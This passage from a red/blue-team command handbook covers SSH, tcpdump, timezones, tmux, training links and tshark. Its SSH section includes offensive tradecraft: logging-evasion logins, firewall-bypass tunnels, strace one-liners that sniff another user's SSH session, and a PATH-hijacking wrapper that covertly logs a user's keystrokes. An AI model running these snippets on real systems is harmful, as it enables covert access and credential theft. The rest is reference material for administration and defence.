ssh -R *:40099:localhost:22 root@54.179.178.214, ssh -p 40099 root@54.179.178.214	Reverse port forward to remote server
sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.111.0/24 192.168.150.0/24 192.167.0.0/24	Setup SSH tunnel for your web browsing
<b>SECURITY</b>	
sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g' /etc/ssh/sshd_config	Disable SSH by password
sed -i 's/^PermitRootLogin yes/#PermitRootLogin yes/' /etc/ssh/sshd_config	Disable root login
StrictHostKeyChecking yes change ~/.ssh/config	Enable/Disable SSH Host Key Checking
fail2ban command line tool	Protect SSH server from brute force attacks
<b>SCP</b>	
scp -r ec2-user@<ssh-host>:/home/letsencrypt-20180825 ./	Download a remote folder
scp -i <ssh-keyfile> /tmp/hosts ec2-user@<ssh-host>:/root/	Upload a file
scp -r /tmp/abc/ ec2-user@<ssh-host>:/root/	Upload a folder
scp -rp /tmp/abc/ ec2-user@<ssh-host>:/root/	Upload with timestamps/permissions kept
sshfs name@server:/path/remote_folder /path/local_folder	Mount remote directory as local folder
<b>SSH LOGS</b>	
grep -R "ssh.*Received signal 15" /var/log/auth.log	Events of SSH down

<code>grep -R "sshd.*Server listening" /var/log/auth.log</code>	Events of SSH up
<code>grep -R "sshd.*Failed password for invalid user" /var/log/auth.log</code>	Events of SSH failed login
<code>grep -R "sshd.*POSSIBLE BREAK-IN ATTEMPT!" /var/log/auth.log</code>	Events of SSH break-in attempt
<code>grep -R "sshd.*Bad protocol version identification" /var/log/auth.log</code>	Events of SSH port scap
<code>grep -R "sshd.*Accepted publickey for" /var/log/auth.log</code>	Events of SSH login by public key
<code>grep -R "sshd.*Accepted password for" /var/log/auth.log</code>	Events of ssh login by password
<code>grep -R "sshd.*pam_unix(sshd:session): session closed for" /var/log/auth.log</code>	Events of ssh logout event
<b>SSH TOOLS</b>	
<code>ngrok.com</code>	Export local env to Internet
<code>sshuttle</code>	Reverse ssh proxy
<code>sshpass sshpass -p "\$PASSWORD" ssh -o StrictHostKeyChecking=no \$username@\$ssh_ip=</code>	SSH by auto input password

### Almost invisible SSH

```
# ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"
```

This will not add your user to the `/var/log/utmp` file and you won't show up in `w` or `who` command of logged in users. It will bypass `.profile` and `.bash_profile` as well. On your client side it will stop logging the host name to `~/.ssh/known_hosts`.

### SSH tunnel OUT

We use this all the time to circumvent local firewalls and IP filtering:

```
$ ssh -g -L31337:1.2.3.4:80 user@host.org
```

You or anyone else can now connect to your computer on port 31337 and get tunneled to 1.2.3.4 port 80 and appear with the source IP of 'host.org'.

### SSH tunnel IN

We use this to give access to a friend to an internal machine that is not on the public Internet:

```
$ ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org
```

Anyone connecting to `host.org:31338` will get tunneled to `192.168.0.5` on port 80 via your computer.

### VPN over SSH

Tunnel layer 3 network traffic via an established ssh channel. Allows perform SYN-scan with nmap and use your tools directly. Need root on both sides to create a tun devices. These lines should be present in your /etc/ssh/sshd\_config file (server-side):

```
PermitRootLogin yes
PermitTunnel yes
```

Create a pair of tun devices on client and server:

```
ssh username@server -w any:any
```

Configuring client-side interface:

```
ip addr add 1.1.1.2/32 peer 1.1.1.1 dev tun0
```

Configuring server-side interface:

```
ip addr add 1.1.1.1/32 peer 1.1.1.2 dev tun0
```

Enable ip forwarding and NAT on the server:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -s 1.1.1.2 -o eth0 -j MASQUERADE
```

Now you can make the peer host 1.1.1.1 your default gateway or route a specific host/network through it:

```
route add -net 10.0.0.0/16 gw 1.1.1.1
```

*\*\*This example the server's external network interface is eth0 and the newly created tun devices on both sides are tun0.*

### SSH socks4/5 OUT

Reverse dynamic forwarding. Tunnel all your browser traffic through your server use SOCKS with 127.0.0.1:1080. (OpenSSH 7.6+)

```
$ ssh -D 1080 user@host.org
```

### SSH socks4/5 IN

Give team members access to your local network or let others use your host as an end-point by them configuring host.org:1080 as their SOCKS4/5 proxy.

```
$ ssh -g -R 1080 user@host.org
```

### Sniff a user's SSH session

```
$ strace -e trace=read -p <PID> 2>&1 | while read x; do echo "$x" | grep '^read.*= [1-9]$\$' | cut -f2 -d\"; done
```

### Non-root sniff a user's SSH session

If /proc/sys/kernel/yama/ptrace\_scope is set to 1 then create a wrapper script called 'ssh' that executes strace + ssh to log the

session. SSH session will be sniffed and logged to ~/.ssh/logs/ the next time the user logs into his shell:

```
# Add a local path to the PATH variable so our 'ssh' is executed
instead of the real ssh:
$ echo '$PATH=~/.local/bin:$PATH' >> ~/.profile

# Create a log directory and our own ssh binary
$ mkdir -p ~/.local/bin ~/.ssh/logs

$ cat > ~/.local/bin/ssh
#!/bin/bash
strace -e trace=read -o '! ~/.local/bin/ssh-log $$' /usr/bin/ssh $@
# now press CTRL-d to close the file.

$ cat ~/.local/bin/ssh-log
#!/bin/bash
grep 'read(4' | cut -f2 -d\" | while read -r x; do
    if [ ${#x} -ne 2 ] && [ ${#x} -ne 1 ]; then continue; fi
    if [ x"${x}" == "x\\n" ] || [ x"${x}" == "x\\r" ]; then
        echo ""
    else
        echo -n "${x}"
    fi
done > ~/.ssh/.logs/ssh-log-"${1}"-`date +%s`.txt
# now press CTRL-d to close the file

$ chmod 755 ~/.local/bin/ssh ~/.local/bin/ssh-log
```

REFERENCE:

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>  
<https://github.com/dennyzhang/cheatsheet-ssh-A4>

# T

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## TCPDUMP

RED/BLUE TEAM

NETWORK TRAFFIC

LINUX/macOS

### BASIC SYNTAX

**Match any traffic involving 192.168.1.1 as destination or source**

```
# tcpdump -i eth1 host 192.168.1.1
```

**Match particular source only**

```
# tcpdump -i eth1 src host 192.168.1.1
```

**Match particular destination only**

```
# tcpdump -i eth1 dst host 192.168.1.1
```

**Match any traffic involving port 25 as source or destination**

```
# tcpdump -i eth1 port 25
```

**Source port 25**

```
# tcpdump -i eth1 src port 25
```

**Destination port 25**

```
# tcpdump -i eth1 dst port 25
```

**Network filtering:**

```
# tcpdump -i eth1 net 192.168
```

```
# tcpdump -i eth1 src net 192.168
```

```
# tcpdump -i eth1 dst net 192.168
```

### Protocol filtering:

```
# tcpdump -i eth1 arp
# tcpdump -i eth1 ip
# tcpdump -i eth1 tcp
# tcpdump -i eth1 udp
# tcpdump -i eth1 icmp
```

### Boolean Expressions :

```
Negation      : ! or "not" (without the quotes)
Concatenate   : && or "and"
Alternate     : || or "or"
```

### Match any TCP traffic on port 80 (web) with 192.168.1.254 or 192.168.1.200 as destination host

```
# tcpdump -i eth1 '((tcp) and (port 80) and ((dst host
192.168.1.254) or (dst host 192.168.1.200)))'
```

### Match any ICMP traffic involving the destination with physical/MAC address 00:01:02:03:04:05

```
# tcpdump -i eth1 '((icmp) and ((ether dst host
00:01:02:03:04:05)))'
```

### Match any traffic for the destination network 192.168 except destination host 192.168.1.200

```
# tcpdump -i eth1 '((tcp) and ((dst net 192.168) and (not dst host
192.168.1.200)))'
```

## ADVANCED FILTERING

### Match the IP header has options set.

```
In binary
# tcpdump -i eth1 'ip[0] & 15 > 5'
In hexadecimal
# tcpdump -i eth1 'ip[0] & 0xf > 5'
```

### Match any fragmentation occurring

```
# tcpdump -i eth1 'ip[6] = 64'
```

### Matching the fragments and the last fragments

```
# tcpdump -i eth1 '((ip[6:2] > 0) and (not ip[6] = 64))'
```

### Match traceroute usage on the network

```
# tcpdump -i eth1 'ip[8] < 5'
```

**Matching packets longer than X bytes; Where X is 600 bytes**

```
# tcpdump -i eth1 'ip[2:2] > 600'
```

**Matching any TCP traffic with a source port > 1024**

```
# tcpdump -i eth1 'tcp[0:2] > 1024'
```

**Match packets with only the SYN flag set, the 14th byte would have a binary value of 00000010 which equals 2 in decimal.**

```
# tcpdump -i eth1 'tcp[13] = 2'
```

**Matching SYN, ACK (00010010 or 18 in decimal)**

```
# tcpdump -i eth1 'tcp[13] = 18'
```

**Matching either SYN only or SYN-ACK datagrams**

```
# tcpdump -i eth1 'tcp[13] & 2 = 2'
```

**Matching PSH-ACK packets**

```
# tcpdump -i eth1 'tcp[13] = 24'
```

**Matching any combination containing FIN**

```
# tcpdump -i eth1 'tcp[13] & 1 = 1'
```

**Matching RST flag**

```
# tcpdump -i eth1 'tcp[13] & 4 = 4'
```

**Easier way to filter flags**

```
# tcpdump -i eth1 'tcp[tcpflags] == tcp-ack'
```

**Matching all packages with TCP-SYN or TCP-FIN set :**

```
# tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0'
```

**Match any packet containing the "MAIL" command from SMTP exchanges.**

```
# tcpdump -i eth1 '((port 25) and (tcp[20:4] = 0x4d41494c))'
```

**Match any packets containing GET requests**

```
# tcpdump -i eth1 'tcp[32:4] = 0x47455420'
```

**SSH connection (on any port) :**

We will be looking for the reply given by the SSH server. OpenSSH usually replies with something like "SSH-2.0-OpenSSH\_3.6.1p2".

**The first 4 bytes (SSH-) have an hex value of 0x5353482D.**

```
# tcpdump -i eth1 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

If we want to find any connection made to older version of OpenSSH (version 1, which are insecure and subject to MITM attacks) :



The reply from the server would be something like "SSH-1.99.."

```
# tcpdump -i eth1 '(tcp[(tcp[12]>>2):4] = 0x5353482D) and  
(tcp[((tcp[12]>>2)+4):2] = 0x312E)'
```

Match ICMP messages type 4, are sent in case of congestion on the network.

```
# tcpdump -i eth1 'icmp[0] = 4'
```

REFERENCE:

[https://github.com/SergK/cheatsheet-tcpdump/blob/master/tcpdump\\_advanced\\_filters.txt](https://github.com/SergK/cheatsheet-tcpdump/blob/master/tcpdump_advanced_filters.txt)

<https://github.com/dennyzhang/cheatsheet.dennyzhang.com/tree/master/cheatsheet-tcpdump-A4>

[http://www.tcpdump.org/tcpdump\\_man.html](http://www.tcpdump.org/tcpdump_man.html)

<http://easycalculation.com/hex-converter.php>

<http://www.wireshark.org/tools/string-cf.html>

<http://www.wireshark.org/lists/wireshark-users/201003/msg00024.html>

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## THREAT INTELLIGENCE

BLUE TEAM	MISC	N/A
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Curated List of Threat Intelligence Sources

<https://github.com/hslatman/awesome-threat-intelligence>

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## TIMEZONES

ALL	INFORMATIONAL	N/A
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COUNTRY/REGION	TIME ZONE	OFFSET
Afghanistan	Afghanistan ST	UTC+04:30
Alaska	Alaskan ST	UTC-09:00
Albania: Tirana	Central European ST	UTC+01:00
Algeria	Central European ST	UTC+01:00
Almaty, Novosibirsk	N. Central Asia ST	UTC+06:00
American Samoa	Samoa ST	UTC-11:00
Andorra	Romance ST	UTC+01:00
Angola	W. Central Africa ST	UTC+01:00
Anguilla	SA Western ST	UTC-04:00
Antarctica	GMT ST	UTC
Antigua and Barbuda	SA Western ST	UTC-04:00
Argentina: Buenos Aires	Argentina ST	UTC-03:00
Armenia	Caucasus ST	UTC+04:00
Aruba, Caracas	SA Western ST	UTC-04:00
Atlantic Time (Canada)	Atlantic ST	UTC-04:00
Australia: Darwin	AUS Central ST	UTC+09:30

<b>Australia: Adelaide</b>	Cen. Australia ST	UTC+09:30
<b>Australia: Brisbane, Coral Sea Islands</b>	E. Australia ST	UTC+10:00
<b>Australia: Canberra, Melbourne, Sydney</b>	AUS Eastern ST	UTC+10:00
<b>Australia: Perth, Ashmore &amp; Cartier Islands</b>	W. Australia ST	UTC+08:00
<b>Austria: Vienna</b>	W. Europe ST	UTC+01:00
<b>Azerbaijan</b>	Azerbaijan ST	UTC+04:00
<b>Azores</b>	Azores ST	UTC-01:00
<b>Bahamas, The</b>	Eastern ST	UTC-05:00
<b>Bahrain, Kuwait, Riyadh, Qatar, Saudi Arabia</b>	Arab ST	UTC+03:00
<b>Baku, Tbilisi, Yerevan</b>	Caucasus ST	UTC+04:00
<b>Bangladesh</b>	Central Asia ST	UTC+06:00
<b>Barbados</b>	SA Western ST	UTC-04:00
<b>Belarus</b>	Further-Eastern ET	UTC+03:00
<b>Belgium Brussels</b>	Romance ST	UTC+01:00
<b>Belize</b>	Central America ST	UTC-06:00
<b>Benin</b>	W. Central Africa ST	UTC+01:00
<b>Bermuda</b>	SA Western ST	UTC-04:00
<b>Bhutan</b>	Central Asia ST	UTC+06:00
<b>Bolivia: La Paz</b>	SA Western ST	UTC-04:00
<b>Bosnia and Herzegovina: Sarajevo</b>	Central European ST	UTC+01:00
<b>Botswana</b>	South Africa ST	UTC+02:00
<b>Bouvet Island</b>	W. Central Africa ST	UTC+01:00
<b>Brazil: Brasilia</b>	E. South America ST	UTC-03:00
<b>British Indian Ocean Territory</b>	Central Asia ST	UTC+06:00
<b>Brunei</b>	Singapore ST	UTC+08:00
<b>Bulgaria: Sofia</b>	FLE ST	UTC+02:00
<b>Burkina Faso</b>	Greenwich ST	UTC
<b>Burundi</b>	South Africa ST	UTC+02:00
<b>Cabo Verde(Cape Verde) islands</b>	Cabo Verde ST	UTC-01:00
<b>Cambodia</b>	SE Asia ST	UTC+07:00
<b>Cameroon</b>	W. Central Africa ST	UTC+01:00
<b>Cayman Islands</b>	SA Pacific ST	UTC-05:00
<b>Central African Republic</b>	W. Central Africa ST	UTC+01:00
<b>Central Time (US and Canada)</b>	Central ST	UTC-06:00
<b>Chad</b>	W. Central Africa ST	UTC+01:00
<b>Channel Islands</b>	GMT ST	UTC
<b>Chile: Santiago</b>	Pacific SA ST	UTC-04:00
<b>China: Beijing , Macao SAR, Hong Kong SAR</b>	China ST	UTC+08:00
<b>Christmas Island</b>	SE Asia ST	UTC+07:00
<b>Cocos (Keeling) Islands</b>	SE Asia ST	UTC+07:00
<b>Colombia: Bogota, Ecuador: Quito</b>	SA Pacific ST	UTC-05:00

Comoros	E. Africa ST	UTC+03:00
Congo	W. Central Africa ST	UTC+01:00
Congo (DRC)	W. Central Africa ST	UTC+01:00
Cook Islands	Hawaiian ST	UTC-10:00
Costa Rica	Central America ST	UTC-06:00
Croatia: Zagreb	Central European ST	UTC+01:00
Cuba	SA Pacific ST	UTC-05:00
Cyprus	GTB ST	UTC+02:00
Czech Republic: Prague	Central Europe ST	UTC+01:00
Côte d'Ivoire	Greenwich ST	UTC
Denmark: Copenhagen	Romance ST	UTC+01:00
Diego Garcia	Central Asia ST	UTC+06:00
Djibouti	E. Africa ST	UTC+03:00
Dominica	SA Western ST	UTC-04:00
Dominican Republic	SA Western ST	UTC-04:00
Eastern Time (US and Canada)	Eastern ST	UTC-05:00
Ecuador	SA Pacific ST	UTC-05:00
Egypt Cairo	Egypt ST	UTC+02:00
Ekaterinburg	Ekaterinburg ST	UTC+05:00
El Salvador	Central America ST	UTC-06:00
Equatorial Guinea	W. Central Africa ST	UTC+01:00
Eritrea	E. Africa ST	UTC+03:00
Estonia: Tallinn	FLE ST	UTC+02:00
Eswatini (formerly Swaziland)	South Africa ST	UTC+02:00
Ethiopia	E. Africa ST	UTC+03:00
Falkland Islands (Islas Malvinas)	Atlantic ST	UTC-03:00
Faroe Islands	GMT ST	UTC
Fiji Islands	Fiji ST	UTC+12:00
Finland: Helsinki	FLE ST	UTC+02:00
France: Paris	Romance ST	UTC+01:00
French Guiana	SA Eastern ST	UTC-03:00
French Polynesia	West Pacific ST	UTC+10:00
French Southern and Antarctic Lands	Arabian ST	UTC+04:00
Gabon	W. Central Africa ST	UTC+01:00
Gambia, The	Greenwich ST	UTC
Georgia: Tbilisi	Georgian ST	UTC+04:00
Germany: Berlin	W. Europe ST	UTC+01:00
Ghana	Greenwich ST	UTC
Gibraltar	W. Europe ST	UTC+01:00
Greece Athens	GTB ST	UTC+02:00
Greenland	Greenland ST	UTC-03:00
Grenada	SA Western ST	UTC-04:00
Guadeloupe	SA Western ST	UTC-04:00
Guam	West Pacific ST	UTC+10:00
Guantanamo Bay	Eastern ST	UTC-05:00
Guatemala	Central America ST	UTC-06:00
Guernsey	GMT ST	UTC
Guinea	Greenwich ST	UTC

Guinea-Bissau	Greenwich ST	UTC
Guyana: Georgetown	SA Western ST	UTC-04:00
Haiti	Eastern ST	UTC-05:00
Heard Island and McDonald Islands	Arabian ST	UTC+04:00
Honduras	Central America ST	UTC-06:00
Howland Island	Samoa ST	UTC-11:00
Hungary: Budapest	Central Europe ST	UTC+01:00
Iceland	Greenwich ST	UTC
India	India ST	UTC+05:30
Indonesia: Jakarta	SE Asia ST	UTC+07:00
International Date Line West, Baker Island	Dateline ST	UTC-12:00
Iran	Iran ST	UTC+03:30
Iraq	Arabic ST	UTC+03:00
Ireland: Dublin	GMT ST	UTC
Isle of Man	GMT ST	UTC
Israel	Israel ST	UTC+02:00
Italy: Rome	W. Europe ST	UTC+01:00
Jamaica	SA Pacific ST	UTC-05:00
Jan Mayen	W. Europe ST	UTC+01:00
Japan: Osaka, Sapporo, Tokyo	Tokyo ST	UTC+09:00
Jarvis Island	Samoa ST	UTC-11:00
Jersey	GMT ST	UTC
Johnston Atoll	Samoa ST	UTC-11:00
Jordan	Jordan ST	UTC+02:00
Kazakhstan	Central Asia ST	UTC+06:00
Kenya	E. Africa ST	UTC+03:00
Kingman Reef	Samoa ST	UTC-11:00
Kiribati	Tonga ST	UTC+13:00
Korea	Korea ST	UTC+09:00
Krasnoyarsk	North Asia ST	UTC+07:00
Kyrgyzstan	Central Asia ST	UTC+06:00
Laos	SE Asia ST	UTC+07:00
Latvia: Riga, Vilnius	FLE ST	UTC+02:00
Lebanon	Middle East ST	UTC+02:00
Lesotho	South Africa ST	UTC+02:00
Liberia Monrovia	Greenwich ST	UTC
Libya: Tripoli	Libya ST	UTC+01:00
Liechtenstein	W. Europe ST	UTC+01:00
Lithuania	FLE ST	UTC+02:00
Luxembourg	W. Europe ST	UTC+01:00
Macedonia FYROM	W. Europe ST	UTC+01:00
Madagascar	E. Africa ST	UTC+03:00
Malawi	South Africa ST	UTC+02:00
Malaysia: Kuala Lumpur	Singapore ST	UTC+08:00
Maldives	West Asia ST	UTC+05:00
Mali	Greenwich ST	UTC
Malta	W. Europe ST	UTC+01:00
Marshall Islands	Fiji ST	UTC+12:00

Martinique	SA Western ST	UTC-04:00
Mauritania	Greenwich ST	UTC
Mauritius	Mauritius ST	UTC+04:00
Mayotte, Nairobi	E. Africa ST	UTC+03:00
Mexico Tijuana	Pacific ST (Mexico)	UTC-08:00
Mexico: Chihuahua, Mazatlan, La Paz	Mountain ST (Mexico)	UTC-07:00
Mexico: Guadalajara, Mexico City, Monterrey	Central ST (Mexico)	UTC-06:00
Micronesia	Fiji ST	UTC+12:00
Midway Islands	Samoa ST	UTC-11:00
Moldova	FLE ST	UTC+02:00
Monaco	W. Europe ST	UTC+01:00
Mongolia:Ulaanbaatar, Russia:Irkutsk	North Asia East ST	UTC+08:00
Montserrat	SA Western ST	UTC-04:00
Morocco Casablanca	Morocco ST	UTC
Mountain Time (US and Canada)	Mountain ST	UTC-07:00
Mozambique	South Africa ST	UTC+02:00
Myanmar: Yangon Rangoon	Myanmar ST	UTC+06:30
Namibia	Namibia ST	UTC+01:00
Nauru	Fiji ST	UTC+12:00
Nepal: Kathmandu	Nepal ST	UTC+05:45
Netherlands Antilles	SA Western ST	UTC-04:00
Netherlands: Amsterdam	W. Europe ST	UTC+01:00
New Caledonia	Central Pacific ST	UTC+11:00
New Zealand	New Zealand ST	UTC+12:00
Newfoundland and Labrador	Newfoundland/Labrador ST	UTC-03:30
Nicaragua	Central America ST	UTC-06:00
Niger	W. Central Africa ST	UTC+01:00
Nigeria	W. Central Africa ST	UTC+01:00
Niue	Samoa ST	UTC-11:00
Norfolk Island	Central Pacific ST	UTC+11:00
North Korea	Tokyo ST	UTC+08:30
Northern Mariana Islands	West Pacific ST	UTC+10:00
Norway	W. Europe ST	UTC+01:00
Oman	Arabian ST	UTC+04:00
Pacific Time (US and Canada)	Pacific ST	UTC-08:00
Pakistan	Pakistan ST	UTC+05:00
Pakistan: Islamabad, Karachi	West Asia ST	UTC+05:00
Palau	Tokyo ST	UTC+09:00
Palestinian Authority	GTB ST	UTC+02:00
Palmyra Atoll	Samoa ST	UTC-11:00
Panama	SA Pacific ST	UTC-05:00
Papua New Guinea: Port Moresby	West Pacific ST	UTC+10:00
Paraguay	SA Pacific ST	UTC-05:00
Peru: Lima	SA Pacific ST	UTC-05:00

<b>Philippines, China:</b>		
<b>Chongqing, China: Ürümqi</b>	China ST	UTC+08:00
<b>Pitcairn Islands</b>	Pacific ST	UTC-08:00
<b>Poland: Warsaw, Skopje</b>	Central European ST	UTC+01:00
<b>Portugal: Lisbon</b>	GMT ST	UTC
<b>Puerto Rico</b>	SA Western ST	UTC-04:00
<b>Romania</b>	GTB ST	UTC+02:00
<b>Romania: Bucharest</b>	E. Europe ST	UTC+02:00
<b>Rota Island</b>	West Pacific ST	UTC+10:00
<b>Russia: Moscow, St. Petersburg, Volgograd</b>	Russian ST	UTC+03:00
<b>Rwanda</b>	South Africa ST	UTC+02:00
<b>Réunion</b>	Arabian ST	UTC+04:00
<b>Saint Helena, Ascension, Tristan da Cunha</b>	GMT ST	UTC
<b>Saipan</b>	West Pacific ST	UTC+10:00
<b>Samoa</b>	Samoa ST	UTC-11:00
<b>San Marino</b>	W. Europe ST	UTC+01:00
<b>Saskatchewan</b>	Canada Central ST	UTC-06:00
<b>Senegal</b>	Greenwich ST	UTC
<b>Serbia: Belgrade</b>	Central Europe ST	UTC+01:00
<b>Seychelles</b>	Arabian ST	UTC+04:00
<b>Sierra Leone</b>	Greenwich ST	UTC
<b>Singapore</b>	Singapore ST	UTC+08:00
<b>Slovakia: Bratislava</b>	Central Europe ST	UTC+01:00
<b>Slovenia: Ljubljana</b>	Central Europe ST	UTC+01:00
<b>Solomon Islands</b>	Central Pacific ST	UTC+11:00
<b>Somalia</b>	E. Africa ST	UTC+03:00
<b>South Africa: Pretoria</b>	South Africa ST	UTC+02:00
<b>South Georgia &amp; South Sandwich Islands</b>	Mid-Atlantic ST	UTC-02:00
<b>Spain Madrid</b>	Romance ST	UTC+01:00
<b>Sri Lanka: Sri Jayawardenepura</b>	Sri Lanka ST	UTC+05:30
<b>St. Helena</b>	Greenwich ST	UTC
<b>St. Kitts and Nevis</b>	SA Western ST	UTC-04:00
<b>St. Lucia</b>	SA Western ST	UTC-04:00
<b>St. Pierre and Miquelon</b>	SA Eastern ST	UTC-03:00
<b>St. Vincent and the Grenadines</b>	SA Western ST	UTC-04:00
<b>Sudan</b>	E. Africa ST	UTC+03:00
<b>Suriname</b>	SA Eastern ST	UTC-03:00
<b>Svalbard</b>	W. Europe ST	UTC+01:00
<b>Sweden: Stockholm</b>	W. Europe ST	UTC+01:00
<b>Switzerland: Bern</b>	W. Europe ST	UTC+01:00
<b>Syria</b>	South Africa ST	UTC+02:00
<b>São Tomé and Príncipe</b>	Greenwich ST	UTC
<b>Taiwan: Taipei</b>	Taipei ST	UTC+08:00
<b>Tanzania</b>	E. Africa ST	UTC+03:00
<b>Tasmania: Hobart</b>	Tasmania ST	UTC+10:00

Thailand: Bangkok	SE Asia ST	UTC+07:00
Timor-Leste	Tokyo ST	UTC+09:00
Tinian Island	West Pacific ST	UTC+10:00
Togo	Greenwich ST	UTC
Tokelau	Hawaiian ST	UTC-10:00
Tonga: Nuku'alofa	Tonga ST	UTC+13:00
Trinidad and Tobago	SA Western ST	UTC-04:00
Tristan da Cunha	Greenwich ST	UTC
Tunisia	W. Europe ST	UTC+01:00
Turkey: Istanbul	Turkey ST	UTC+02:00
Turkmenistan, Tajikistan	West Asia ST	UTC+05:00
Turks and Caicos Islands	SA Pacific ST	UTC-05:00
Tuvalu	Fiji ST	UTC+12:00
US Arizona, Clipperton Island	US Mountain ST	UTC-07:00
US Indiana (East)	U.S. Eastern ST	UTC-05:00
US and Canada	Pacific ST	UTC-08:00
US and Canada	Mountain ST	UTC-07:00
US and Canada	Central ST	UTC-06:00
US and Canada	Eastern ST	UTC-05:00
Uganda	E. Africa ST	UTC+03:00
Ukraine: Kiev	FLE ST	UTC+02:00
United Arab Emirates	Arabian ST	UTC+04:00
United Kingdom: London, Edinburgh	GMT ST	UTC
Uruguay	SA Eastern ST	UTC-03:00
Uzbekistan: Tashkent	West Asia ST	UTC+05:00
Vanuatu: Port Vila, Russia: Magadan	Central Pacific ST	UTC+11:00
Vatican City	W. Europe ST	UTC+01:00
Venezuela	Venezuela ST	UTC-04:30
Vietnam: Hanoi	SE Asia ST	UTC+07:00
Virgin Islands	SA Western ST	UTC-04:00
Virgin Islands, British	SA Western ST	UTC-04:00
Vladivostok	Vladivostok ST	UTC+10:00
Wake Island	Fiji ST	UTC+12:00
Wallis and Futuna	Fiji ST	UTC+12:00
Yakutsk	Yakutsk ST	UTC+09:00
Yemen	E. Africa ST	UTC+03:00
Zambia	South Africa ST	UTC+02:00
Zimbabwe: Harare	South Africa ST	UTC+02:00

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### TMUX

ALL	ADMINISTRATION	LINUX/MacOS
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tmux is a terminal multiplexer that lets you switch easily between several programs in one terminal, detach them, and reattach them to a different terminal.

<b>SESSIONS</b>	
<code>tmux</code>	Start a tmux session
<code>tmux new -s example</code>	Start a new named session
<code>tmux kill-ses -t example</code>	Kill a named session
<code>tmux kill-ses -a</code>	Kill all sessions except current
<code>tmux kill-ses -a -t example</code>	Kill all except the named session
<code>tmux ls</code>	List all sessions
<code>tmux a</code>	Attach to last session
<code>tmux a -t example</code>	Attach to named session
<code>tmux new -s example -n window1</code>	Start new session with name and window name
<b>NAVIGATION</b>	
<code>Ctrl + b \$</code>	Rename a session
<code>Ctrl + b d</code>	Detach from session
<code>Ctrl + b s</code>	List all sessions
<code>Ctrl + b (</code>	Move to previous session
<code>Ctrl + b )</code>	Move to next session
<code>Ctrl + b c</code>	Create window
<code>Ctrl + b ,</code>	Rename current window
<code>Ctrl + b &amp;</code>	Close current window
<code>Ctrl + b p</code>	Previous window
<code>Ctrl + b n</code>	Next window
<code>Ctrl + b q</code>	Show pane numbers
<code>Ctrl + b 0</code>	Switch/select window by number [0-9]
<code>Ctrl + b ;</code>	Toggle last active pane
<code>Ctrl + b %</code>	Split pane vertically
<code>Ctrl + b "</code>	Split pane horizontally
<code>Ctrl + b {</code>	Move the current pane left
<code>Ctrl + b }</code>	Move the current pane right
<code>Ctrl + b Spacebar</code>	Toggle between pane layouts
<code>Ctrl + b o</code>	Switch to next pane
<code>Ctrl + b z</code>	Toggle pane zoom
<code>Ctrl + b x</code>	Close current pane
<b>ADVANCED</b>	
<code>tmux info</code>	Show every session, window, pane, etc...
<code>Ctrl + b ?</code>	Show shortcuts
<code>Ctrl + b : setw synchronize-panes</code>	Synchronize & send command to all panes
<code>Ctrl + b : swap-window -s 2 -t 1</code>	Reorder window, swap window number 2(src) and 1(dst)
<code>show-buffer</code>	
<code>Ctrl + b : set -g OPTION</code>	Set OPTION for all sessions
<code>Ctrl + b : setw -g OPTION</code>	Set OPTION for all windows



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## TRAINING\_Blue Team

BLUE TEAM	MISC	ALL
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### Detection Lab

This lab has been designed with defenders in mind. Its primary purpose is to allow the user to quickly build a Windows domain that comes pre-loaded with security tooling and some best practices when it comes to system logging configurations.

<https://github.com/clong/DetectionLab>

### Modern Windows Attacks and Defense Lab

This is the lab configuration for the Modern Windows Attacks and Defense class that Sean Metcalf (@pyrotek3) and I teach.

<https://github.com/jaredhaight/WindowsAttackAndDefenseLab>

### Invoke-UserSimulator

Simulates common user behavior on local and remote Windows hosts.

<https://github.com/ubeeri/Invoke-UserSimulator>

### Invoke-ADLabDeployer

Automated deployment of Windows and Active Directory test lab networks. Useful for red and blue teams.

<https://github.com/outflanknl/Invoke-ADLabDeployer>

### Sheep1

Creating realistic user behavior for supporting tradecraft development within lab environments.

<https://github.com/SpiderLabs/sheep1>

### MemLabs - Memory Forensics CTF

MemLabs is an educational, introductory set of CTF-styled challenges which is aimed to encourage students, security researchers and also CTF players to get started with the field of Memory Forensics.

<https://github.com/stuxnet999/MemLabs>

### Security Certification Progression Chart

Reddit -> [u/SinecureLife](https://www.reddit.com/u/SinecureLife)

[https://www.reddit.com/r/cybersecurity/comments/e23ffz/security\\_certification\\_progression\\_chart\\_2020/](https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/)

<https://i.lensdump.com/i/iYmQum.png>

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## TRAINING\_OSINT

OSINT	MISC	ALL
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### Bellingcat Workshops

<https://www.bellingcat.com/tag/training/>

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## TRAINING\_Red Team

RED TEAM	MISC	ALL
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### IPPSEC - Hackthebox, CTF, Training Walkthroughs

<https://Ippsec.rocks>

### HACKTHEBOX.eu

Hack The Box is an online platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.

<https://hackthebox.eu>

### awesome-cyber-skills

A curated list of hacking environments where you can train your cyber skills legally and safely

<https://github.com/joe-shenouda/awesome-cyber-skills>

### VULNHUB

To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration.

<https://www.vulnhub.com/>

### CTF Awesome Lists

<https://github.com/apsdehal/awesome-ctf>

<https://github.com/SandySekharan/CTF-tool>

### Bug Bounties Lists

<https://github.com/djadmin/awesome-bug-bounty>

<https://github.com/ngalongc/bug-bounty-reference>

### Security Certification Progression Chart

Reddit -> u/SinecureLife

[https://www.reddit.com/r/cybersecurity/comments/e23ffz/security\\_certification\\_progression\\_chart\\_2020/](https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/)

<https://i.lensdump.com/i/iYmQum.png>

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## TSHARK

RED/BLUE	NETWORK TRAFFIC	WINDOWS/LINUX/MacOS
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COMMAND	DESCRIPTION
<code>tshark -D</code>	Available Interfaces
<code>tshark -h</code>	Help
<code>tshark -i #</code> (# is interface number)	
<code>tshark -i 'name'</code> ('name' is interface name)	Capture on an Interface
<code>tshark -i # -w {path and file name}</code>	Write capture to a file
